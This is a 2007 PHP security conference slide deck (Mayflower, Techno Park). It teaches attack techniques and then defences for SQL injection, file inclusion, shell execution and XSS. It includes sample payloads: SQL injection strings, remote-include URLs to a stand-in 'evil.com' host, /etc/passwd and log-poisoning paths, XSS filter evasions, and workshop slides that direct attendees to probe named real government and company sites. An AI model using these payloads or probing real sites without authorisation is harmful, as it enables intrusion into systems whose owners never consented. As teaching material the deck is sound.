MAYFLOWER

TECHNO PARK

PHP Security Conference

Techno Park| 16.04.2007 | Johann-Peter Hartmann

Agenda

MAYFLOWER

- Welcome
- Black Hat 1: Black Box Testing
- Black Hat 2: Code Audits
- Black Hat 3: Advanced Exploits
- Future Attacks: XSS
- Future Attacks: JavaScript Malware
- White Hat 1: XSS Protection
- White Hat 2: SQL-Injection Protection
- White Hat 3: Avoiding Code Executions
- Protect your Platform
- Day 2: Hands On Workshop

Who am i

MAYFLOWER

- Johann-Peter Hartmann
- Programming PHP since 3.0.4
- Speaker at a lot of german web conferences
- Developer, Consultant and CTO
- Co-Founder of ThinkPHP and Mayflower GmbH

- Does security stuff since 1995 (Tiger-Team at University)
- Likes secure systems
- Does not like Full disclosure

- his cats terrorized a lot of well known php- and mysql developers

Who are You?

MAYFLOWER

- How many of You are developers?
- How many of You think they are security-aware?
- Who does know XSS?
- Who does know CSRF?

- What do you expect from this talk?

- Uh, sorry, i did not think about that.

Why PHP developers should care about security

MAYFLOWER

- Security: We are the worst developers in the world
  - Most of the exploits on full disclosure are php applications
  - Web applications are more than 2/3 of all internet security problems
- Reasons
  - PHP can screw your server in any possible way with one line of code. Java, Cold Fusion and ASP can‘t.
  - The PHP way:
    - Write a software
    - Publish it
    - Learn to program PHP
    - Learn about security
- PHP works perfectly fine with fast and flexible development. Security doesn‘t.

Blackhat I – Black Box Testing Lamps

- Information Gathering
- Information Leakage
- SQL-Injections
- Code Inclusions
- Code Executions
- XSS (more to come later)
- Google-isms

Black Hat I – Information Leakage

MAYFLOWER

- Information that does not belong to the user is shown
- Lots of Information can be found on the Webserver:
  - (scripting) language
  - Platform and versions
  - Installation and environment paths
  - Configuration options
  - Software architecture
  - Software sourcecode
- While Information leakage itself is not an exploit, it helps:
  - Finding new exploit vectors
  - Finding filter evasions
  - Finding new url / field manipulation options

Black Hat I – Information Gathering

MAYFLOWER

- Some tools provide information about web server and platform
  - SamSpade for windows
  - NetCraft
  - HTTPrint
  - Nmap
- Look out for default paths
  - /admin/
  - /administration/
  - /config/
  - /data/
  - /lib/
- Look out for certain error pages

Black Hat I - Tools

- Firefox with „Tamper Data“ Addon
- Hide yourself: Tor, Privoxy and Torbutton Addon
- Firefox HackBar
- Greasemonkey XSS Assistant

Black Hat I – Parameter Manipulation

- Variables from the HTTP Request
  - GET-Variables
  - POST-Variables
  - Cookies
  - File-Uploads
  - User-Agent
  - HTTP_HOST
  - Accept-*-Headers

Black Hat I – Information Leakage - HowTo

MAYFLOWER

- Wrong or missing error handling
- Use typical testing strategies to modify the request
  - Different value types
  - Values outside typical type limits (Int, VarChar)
  - Negative values, exp-notation
  - Wrong HTTP requests
  - Non-Escaped values (‘ in SQL)

Black Hat I – SQL Injections

MAYFLOWER

- SQL-Injection: When an external input ends up as a syntactical part of the sql query.
- Can happen in every place of a sql query:
  - Table names, column names, filter criteria, values, order criteria
- Can be misused in many ways
  - Data espionage
  - Data manipulation
  - File manipulation
  - Application state manipulation
  - Privilegue escalation
- Dependend on the database syntax
  - Different exploits & evasions for different databases

Black Hat I – SQL Injection Example – OR

MAYFLOWER

- mysql_query("select * from users where login='$login' and pw = '$password'");
- login.php?login=admin'%20—
- -> select * from users where login='admin' -- …
- Success!

Black Hat I – SQL Injection Example – Union

MAYFLOWER

- mysql_query("select * from users where login='$login' and pw = '$password'");
- pw: wrongpassword' union select 1, 'admin', 1 from users

- Parameter enumeration:
  - To create a working union attack you need to get the same amount of result columns like the original query

Black Hat I – Code Executions

MAYFLOWER

- Code executions: when a code is executed due to external input that actually shouldn't be executed
- High risk of interpreted scripting languages
- Parameters are often executed
  - Within bad variable assignment
  - Dynamic function calls
  - Code generation
  - Template generation

Black Hat I – Code Inclusions

MAYFLOWER

- Another typical PHP problem
- Even worse thru PHPs ability to include remote files!
- include("languages/lang_".$_GET['lang']."php");
- Include instead of fopen()
- Check for Known paths:
  - /etc/passwd
- Check for realpath dereferencing
  - 'none/../en' instead of 'en'
- Check for base path variables
  - /index.php?PHP_BB_PATH=http://techno-park.lt/hackme.php/

Black Hat I – XSS

MAYFLOWER

- HTML – a GUI layer that takes content as code, what a great idea!
- By far more dangerous than alert('XSS')
- Watch out for input that is shown
  - Parts of the URL
  - Form input when validation fails
  - Search forms
  - Login form usernames
  - Messages that should be displayed
  - Location-Redirects that can contain \r\n

Black Hat I – Google Hacking

MAYFLOWER

- Google Search Hacking
  - Look out for dynamic urls
  - Look out for certain form field names
    - „First Name“ „Zip-Code“ „Login“ „Admin“
  - Look out for certain url parameter names
    - „url“ „referer“ „msg“ „message“ „path“ „lang“ „id“
- Google Code Hacking
  - Google Code Search
  - require(.*$_) …

Black Hat II - White Box Analysis / Security Auditing PHP

MAYFLOWER

- Equipment to audit PHP Applications
- Static Source Code Analysis:
  - Critical Function Analysis
    - Code Executions
    - Code Inclusions
    - SQL Injections
    - Shell Executions
  - Input Flow Analysis
- PHP-Spezific Bugs: Variable scope and empty variable Analysis
- Typical LAMP Mistakes

Black Hat II – Equipment to Audit PHP

MAYFLOWER

- http://www.fortifysoftware.com/security-resources/rats.jsp
- Static Code Analysis
  - A decent code browser with
    - Syntax highlightening
    - Back / Forward browsing in code
    - „Jump to declaration“
- Dynamic Code Analysis
  - Debugger with
    - Step Thru
    - Variable Introspection
    - Conditional Breakpoints
- Use Zend IDE for hacking!

Black Hat II – Critical Function Analysis Code Executions

MAYFLOWER

- Functions
  - Eval()
  - Create_function()
  - Preg_replace() with modifier e
  - Usort
  - Uasort
  - *_callback-Functions
- Write & Include code
  - Used in templating systems
  - Used in caching mechanisms

Black Hat II – Critical Function Analysis Code Inclusions

MAYFLOWER

- Functions
  - include
  - include_once
  - require
  - require_once
- Types of file inclusions
  - Local file inclusions
    - Include "/var/log/http/access.log" with referer injection
  - Remote file inclusions
    - Include http://evil.com/hack.txt
  - Other protocol inclusions
    - Include ftp://...
    - Include data:// …
- Allow_url_fopen does not help for data!

Black Hat II – Critical Function Analysis SQL Injections

MAYFLOWER

- Functions
  - mysql_query
  - Mysqli_query
  - Pdo->query
  - … your own database abstraction layer
- DAOs
  - Is are the parameters correctly escaped?
  - How about sort order and direction?
  - Table and column names?

Black Hat II – Critical Function Analysis Shell Executions

MAYFLOWER

- Functions
  - Shell_exec(), Backticks
  - Exec()
  - System()
  - Popen()
  - Passthru()
  - Mail()

```
<?php
  system("convert ".$_GET['img'].".jpg ".$_GET['img'].".png");
?>
```


Black Hat II – Critical Function Analysis – Header Injections

MAYFLOWER

- HTTP Header Injections can be used for
  - HTTP Response splitting
  - HTTP Request Smuggling
- Header() is not safe against \r\n in old php versions
- Mail Header injections
  - Spam abuse
  - If parameter 5 of mail() is used: shell executions
  -

Black Hat II – Critical Function Analysis – Information leakage

MAYFLOWER

- Functions
  - Fopen()
  - Fread()
  - File()
  - …
- Can be used to
  - Read local files containing database passwords
  - Read intranet URLs
  - Read local server configuration files

Black Hat II – Input Flow Analysis

MAYFLOWER

- External variables
  - $_GET, $_POST, $_COOKIE, $_SERVER
  - $HTTP_*_VARS, $_FILES
- If register_globals is activated or emulated, are global variables being used?
- Variables from your own input abstraction layer
- Is there a chance of overwriting this variables?
- Check if the variables are always escaped according to there usage
- Every global Validation/Sanitizing/Escaping needs to
  - Provide an escaped/filtered version for exactly the place where the variable is going to be used

Black Hat III – Advanced Exploits

MAYFLOWER

- Blind SQL Injections
  - SQL Queries that do not cause any HTML change
  - Tricks to get feedback anyway
    - Speed / Timing issues
- Funny Code Executions
  - in PHP
  - $a is a variable
  - “$a“ is a string containing the variable
  - “{$a}“ is a string containing the variable
  - ${“a“.substr($i,2)} is a variable variable name
  - “{${phpinfo()}}“ is a string containing a code execution
  - Can be used for preg_replace with modifier “e“

XSS – the new No 1!

MAYFLOWER

- Why XSS actually is not boring
- What XSS is all about
- 3 Types of XSS
- Where the XSS is in DOM

Why XSS actually is not boring

MAYFLOWER

- 85 % of all dynamic internet sites suffer from cross site scripting
- German online banking test: 21 out of 23 banks got XSS
- Symantec Internet Security Thread Report:
  - 69% of all internet vulnerabilities are web application based
  - new risks emerge from Web 2.0 and AJAX applications
- Mitre Corporation Common Weakness Enumeration
  - 21.5 % - XSS is number one for second year now
- Risk level: moving from low to medium to high
- Web Application Security Experts: XSS is the new hotness!

What XSS is all about

MAYFLOWER

- JavaScript uses the Same Origin Policy
  - A html page contains JavaScript
  - It can access to all data from the same host
  - It can change the current page

- XSS breaches this policy
  - JavaScript can be introduced in the current page context
  - It can trigger GET and POST requests using the current browser trust
  - Data from the current host can be read and disclosed

3 Types of XSS – Type 0

MAYFLOWER

- DOM based, Local or HTML only XSS
- There is no server involved
- Javascript execution happens inside the HTML page
  - Using eval()
  - Writing new html objects
- Typical examples
  - Bookmarkable frames that are built based on the top url
  - Get variables that are used inside javascript to include other javascript files

3 Types of XSS – Type 1

MAYFLOWER

- Reflective XSS
- The most common type of XSS
- A browser input is displayed again on the next page, but is not escaped correctly
- Typical examples
  - Get parameters inside links
  - form error redisplay

3 Types of XSS – Type 2

MAYFLOWER

- Persistant XSS
- XSS is saved to the database or files
- Other users can see the XSS
- Persistant XSS are the base for most dangerous XSS attacks like viruses, worms, scanners and the like

Where the XSS is in DOM – Style Sheets

MAYFLOWER

- Mozilla: moz-binding
  - BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}
- Internet Explorer: expression
  - width: expression(alert(1))
- Internet Explorer: url
  - background-image: url(javascript:alert(1))

Where the XSS is in DOM - Attributes

MAYFLOWER

- Events
  - … onmouseover=alert(1)
- Urls
  - … href=javascript:alert(1)
  - src, dynsrc, background, …
  - Meta- Urls
- Styles
  - … style="xss: expression(alert(1))"
- JavaScript includes (netscape 4)
  - <BR SIZE="&{alert('XSS')}">

Where XSS is in DOM - HTML

MAYFLOWER

- Script-Tags
  - <script>alert(1)</script>
- JavaScript-Urls
  - <IMG SRC=javascript:alert(1)>
- Style Attributes
  - <DIV STYLE="background-image: url(javascript:alert(1))">
- Events
  - <a href="#" onmouseover=alert(1)>

Where the XSS is in DOM - JavaScript

MAYFLOWER

- Directly in JavaScript Code
- As a part ot a JavaScript string
- By JavaScript routines itself (see type 0 XSS)

Evil JavaScript – JavaScript Malware

MAYFLOWER

- Plugin-Based XSS
- Local XSS
- Code-Page based XSS
- JavaScript Backdoors
- JavaScript Worms / Viruses
- JavaScript Scanners
- JavaScript Intranet Attacks

Evil JavaScript – Plugin-Based XSS

MAYFLOWER

- There are a lot of plugins that support javascript
  - Quicktime
  - Flash
  - Acrobat
  - XUL-Plugins (addons etc)
  - SVG
- They all got their specific rights management
- Some of them got the ability to trigger browser javascript

Evil JavaScript – Local XSS

MAYFLOWER

- XSS don't need to happen somewhere in the internet
- Typ 0 XSS can happen even in static html files

- Local privileges are different
- Local files can be read
  - User identy information
  - Login information
  - Profile data
  - Bookmarks, cookies, etc

Evil JavaScript - Code-Page based XSS


MAYFLOWER

- Every content on a HTML page is code page dependend
- Escaping is codepage dependend
- If there is no known codepage,
  - The browser trys to guess the Codepage (IE)
  - The browser trys to inherit the codepage from parent frames (Firefox)
- JavaScript / Tags can be smuggled into codepages by
  - Using wrong handling of partial multibyte characters
  - Using multibytes to evade filters
  - Using byte misinterpretations to smuggle invalid bytes (Example: US-ASCII with 8-Bit values)

JavaScript Malware - JavaScript Backdoors

MAYFLOWER

- JavaScript execution allows browser control
- JavaScript does not have to be static
- It could be created dynamically, or controlled by a human
- XSS Shells allow to control the visitors browser
  - to disclose browser details
  - execute JavaScript Actions
  - steal the browser clipboard data
  - scan the intranet
- COMET!
  - Bidirectional javascript communication allows realtime browser control
- Examples: BEEF, XSS-Shell, XSS-Proxy



Malware - JavaScript Worms

MAYFLOWER

- Place: Web Application(s) and Browser
- Infection happens by XSS and Ajax
- Distribution by XHR, Forms, RSS, MicroFormats…
- The browser does the replication
- The web applications holds the data
- Finally there is a cross platform virus
- Critical payloads are possible
  - Data modification
  - Credit card data espionage
  - Online transactions (stock investments)

JavaScript Malware – the MySpace Worm

MAYFLOWER

- MySpace, at this time No 5 with 37 m users
- Samy got only 73 friends
- But he knew JavaScript…
  - so he could force people into adding him as a friend
  - and propagate the worm using their profile pages
- The people at MySpace were prepared
  - a rather good XSS Filter
  - … that allowed some filter evasions
  - a protection against CSRF
  - … that could be circumvented using XHR
- 20 hours later 1.000.000 people wanted to be Samys friend.

JavaScript Malware - JavaScript Scanners

MAYFLOWER

- Same-Origin-Policy forbits the reading of foreign pages
- But JavaScript can:
  - check if an URL exists and is reachable (using onError methods)
  - check if an user has visited a certain site (using Stylesheets and visited link colors)
  - check if the user is currently logged in (using reachable login-only resources)
  - exploit remote / local XSS to read remote / local data
  - Get the local intranet ip
  - Scan the local intranet for open ports
  - Scan the local intranete for HTTP ports

JavaScript Malware - JavaScript Intranet Attacks

MAYFLOWER

- Behind the firewall security is usually less important
  - Unpatched Software
  - Default Passwords
  - Unprotected Services
- With JavaScript, the intranet can be scanned
  - java applet can be used to detect ip address
  - the local intranet can be scanned
- Everything that has HTTP can be discovered
- Individual attacks can be launched based on findings
  - every HTTP POST or GET based exploit
  - Example: Linksys WRT54G Buffer Overflow, Cisco IOS HTTP Auth Bug
  - even cross-protocol attacks could happen (IMAP)

White Hat I – Protecting against XSS

MAYFLOWER

- Input Validation
- Input Sanitizing
- Output Escaping
- Why HTML Input is a PITA
- How to Check for XSS

- If you got some user input that looks wrong, what are you going to do?
  - Log out the user, he is a hacker!
  - Ignore the false input
  - Try to clean the false input
  - I trust my users, i'll save it to the database

White Hat I – XSS - Input Validation

MAYFLOWER

- Input validation
  - dependend on actual content, check if the input is valid
  - does not care where the input is used
- Examples:
  - Zip Codes
  - Real Names
  - Telephone numbers
  - Amounts of money
  - URLs
  - E-Mail-Adresses
- Invalid input is not used directly

White Hat I – XSS – Input Sanitizing

MAYFLOWER

- Input Sanitizing
  - clean the input based on expected content type
  - does not care where the input is used
  - sanitized data can be used inside the application
- Changes the user data, the user might not expect this
- User data can be screwed completely
  - 1.000.000 Euro -> 1,00 Euro
- Sanitized input can be used to give the user the possibility to correct his input

White Hat I – XSS – Output Escaping

MAYFLOWER

- To protect your application against XSS, the output needs to be escaped according to the place it ends up in the HTML code
  - Url encode URL attribute contents
  - Addcslashes and remove \r\n from strings that end up inside javascript code
  - Addslashes and remove \r\n from strings that should be part of attributes according to the used type of quotes
  - If you wan't to display weird charactes in HTML, use htmlentities
  - Htmlspecialchars to use a variable as a html input value
  - Type cast values that should be used directly in javascript or strings

White Hat I – XSS – Why HTML is a PITA

MAYFLOWER

- Every input can be escaped correctly, but not HTML
- There are a lot of known ways to get javascript executed in HTML, and a lot of unknown ways, too
- The browser really really want's to find and execute JavaScript
- Blacklisting does not work, dom-based whitelisting while completely rebuilding the HTML tree does work
- Support only the small subset of HTML you actually want the user to use
- Correct HTML filtering is slow due to the dom based validation and rebuilding of the HTML tree

White Hat I – XSS – XSS Filter Evasions

MAYFLOWER

- There are plenty of XSS filters out there
- Problem: You want HTML, but not JavaScript
- Typical filter evasions
  - <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
  - <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwd D5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
- Code page based filter evasions
  - UTF-7 (Google XSS-Hack) +ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
  - Variable-width encoding evasions
- Toolkit based filter evasions
  - Dojo: dojotype / dojoAttachEvent

White Hat I – XSS – Hidden XSS vectors

MAYFLOWER

- XSS can be built using multiple variables
- XSS cleansing should be recursive:
  - <scr<script>ipt> becomes
  - <script>
- Admin-only XSS
  - Logfiles
  - Statistics
- Import Formats
  - CSV data import
  - RSS XML format imports
- Meta Information from other document formats
  - Image meta information

White Hat II – Protecting against SQL Injections

MAYFLOWER

- MySQL SQL Injections
  - Can happen everywhere where user data is used
  - Select table1.column1 from table1 where column1 > 2 order by column1 desc
- Escaping User Input
  - If it's a string, use mysql_real_escape and '
  - If it's a number, do a type cast
  - addslashes() is not code page safe
  - use mysql_real_escape instead
- Binding APIs
  - Use a real parameter binding api instead
  - Parameter binding provides the data seperate to the sql statement, so it won't be changed
- Can write or read local files! (load data infile, select into outfile)

White Hat II – SQL – Filter Evasions

MAYFLOWER

- Injections without quotes
  - Compare strings using char()
- Comments
  - /* … */ Multi line Comments
  - -- single line comments
  - # single line comment
- Mysql Specific
  - /* … */ is ignore while parsing
  - Use u/**/n /**/i /**/o /**/n to hide „union“ from the sql filter
  - MySQL Version Detection
    - SELECT /*!32302 1/0, */ 1 FROM tablename

White Hat III: Protection against foreign Code

MAYFLOWER

- Protecting Against Code Executions
- Protecting against Code Inclusions
- Protecting against Shell Executions

White Hat III – Code - Code Executions

MAYFLOWER

- „If eval() is the answer, you're almost certainly asking the wrong question.“ Rasmus Lerdorf
- eval(), assert(), preg_replace(with //e Modifier), call_user_func(), call_user_func_array(),…
  - Can get code in parameters
  - If the code can be executed depends on the place the user input ends up at
  - Make sure it is always part escaped correctly
- Don‘t do variables if you can use constants

White Hat III – Code – Code Inclusions

MAYFLOWER

- Allow_url_fopen is not a 100% guarantee against code inclusions!
  - Include("php://input");
  - Include("data://….");
- Make sure there is no \0 in your filename
- Local, existing files can contain bad data
  - <?php phpinfo(); ?> as user_agent in your error_log
- Realpath and file_exists do resolve directory navigation automatically
  - Include(dirname(__FILE__).'/langdir/lang.php/../../../../../../var/log/http/access.log');
- If you already know the directory, use the known path and basename() of the filename
- avoid variables, use constants

White Hat III – Code – Code Inclusions

MAYFLOWER

- Avoid file uploads containing PHP-Code
  - Images can contain PHP-code
  - Image size validation does _not_ protect you
- Logfiles may contain PHP-Code

White Hat III – Code – Shell Executions

MAYFLOWER

- Every command and argument value needs to be escaped
  - Commands: escapeshellcmd()
  - Arguments: escapeshellarg()
- If a parameter is a number, do a typecast
- If you use external files, make sure there are no race conditions

Protecting the Platform

MAYFLOWER

- Web Application Firewalls
- Chrooting the Webserver
- SE-Linux and AppArmor
- Intrusion Detection Systems

Protecting the Platform – Web Application Firewalls

MAYFLOWER

- Mod_security with gotroot ruleset
  - Avoids a lot of common mistakes in php applications
  - But not all
- A filterset, that checks requests for certain characteristics. If it looks like an break in attempt, an error message (usually error 500) ist returned to the user
- Protection against:
  - Code executions, Inclusions
  - SQL-Injections
  - XSS
- Rulesets should always be current
- Mod_security 2.0 got state and session support
- Sometimes it's no fun dealing with mod_security
- Commercial alternatives without a big benefit
- Mod_parmguard allows you to make application specific rules

Protecting the Platform – Chrooting and suexec

MAYFLOWER

- „Change Root“
  - Protects the OS filesystem against web server attacks
  - Even if the webserver is hacked, the platforms filesystem still is save
  - It‘s easy to setup an apache in an chrooted environment
- Suexec-PHP
  - Usually if a php script is compromised, every file owned by the web servers user id is compromised, too
  - SetUser-Execution: Before the php call is executed, the user id is changed

Protecting the Platform - SE-Linux and AppArmor

MAYFLOWER

- Kernel-Level access control lists for
  - Single file read/write/exec access
  - IO access
  - Process execution
- SE-Linux
  - Allows very granular rights settings
  - Powerful, but hard to configure
- AppArmor
  - Owned by novell, open source kernel module
  - Mod_apparmor to support apache requests
  - Easy to configure: „profile“ the access rights needed by your application and use the log as the configuration file

Where to get Information

MAYFLOWER

- Mailing Lists:
  - Bugtraq: moderated, Advisories and Whitepapers only
  - Full Disclosure: High traffic discussion list
  - Webappsec: web application security mailing list
    - With a lot of known experts
    - Mostly interesting discussions
- Portal Sites
  - http://www.cgisecurity.org
  - http://www.owasp.org
  - http://securityfocus.com
- IRC
  - #phpsec at ircnet
  - #webappsec at freenode

Addition: How Hackers work

- Don't be the low hanging fruit
  - Make it hard for cheap wins
- I don't need to be faster than the wolf if i am faster than you
  - Be a bit harder to hack than similar solutions/companies
- Do efficient Security, not „beautiful" Security
  - mod_security usually helps more than a automatic cleaning controller layer
- Disable your site for christmas, hackers don't have family and are bored ☺

Addition: Common mistakes

MAYFLOWER

- Cleaning using preg_match: ^ and $ is line start/end, not string start/end
- Wrong file endings and abandoned files
  - config.inc
  - config.php~
  - config.php.bak
  - config.php.tmp
  - config.old
  - config.orig
- Public phpinfo() outputs
  - Info.php
  - phpinfo.php
  - php_info.php
  - i.php

Addition: other vectors

- XPATH injections
  - Similar to SQL injections using XPATH syntax
- XXE
  - XML external Entity Injections
  - Upload an XML file including references to local files
- LDAP injections
- Logical Flaws
  - Missing authorization checks
  - /user/edit.php?id=1 for admin editing

Addition: File upload risks

- Crossdomain.xml LoadPolicy exploit
  - Files should be encrypted
- Big compressed file DOS
  - Uncompression should not be made
- Hidden exploits in meta data
  - PHP Code inclusions
  - XSS
  - SQL Injection
- Data injection in $_FILES
  - If it's possible to overwrite $_FILES local files can be read

Get your hands dirty

MAYFLOWER

- Analyzing a site
  - http://www.lrv.lt/
  - http://www.lb.lt/
- Why should the government upgrade?
- Dynamic pages anywhere?

Getting Your Hands dirty II

MAYFLOWER

- Where is the XSS at LRV?
- Where is the XSS at at the LB

Getting Your hands dirty III

MAYFLOWER

- Name the mistakes at delphi.lt

Getting your hands dirty IV

- Name the mistakes at nfq.lt

What version of joomla is Technopark running?

- Using google to gather information

Where is the phpinfo at php.lt?

MAYFLOWER

- (Hard to find)

Source Code audit: Whoever wants to

MAYFLOWER

- Anybody not afraid of the truth?

Being the Blackhat: lrv.lt and lb.lt

- How to hack Your Government

Links

- XSS Cheat Sheet: http://ha.ckers.org/xss.html
- CGI Security: http://cgisecurity.com/
- OWASP: http://www.owasp.org/
- Hardened PHP: http://www.hardened-php.net/
- Chris Shiflett Blog: http://shiflett.org/blog
- PDPs Blog: http://gnucitizen.org/
- Rsnakes Blog: http://ha.ckers.org/
- Jeremiahs Blog: http://jeremiahgrossman.blogspot.com/
- WebAppSec: http://www.webappsec.org/

MAYFLOWER

Please ask questions now! (or send a email later)

Johann-Peter Hartmann
Mayflower GmbH
Sendlinger Tor. 42a
80331 München
+49 (89) 24 20 54 - 13
hartmann@mayflower.de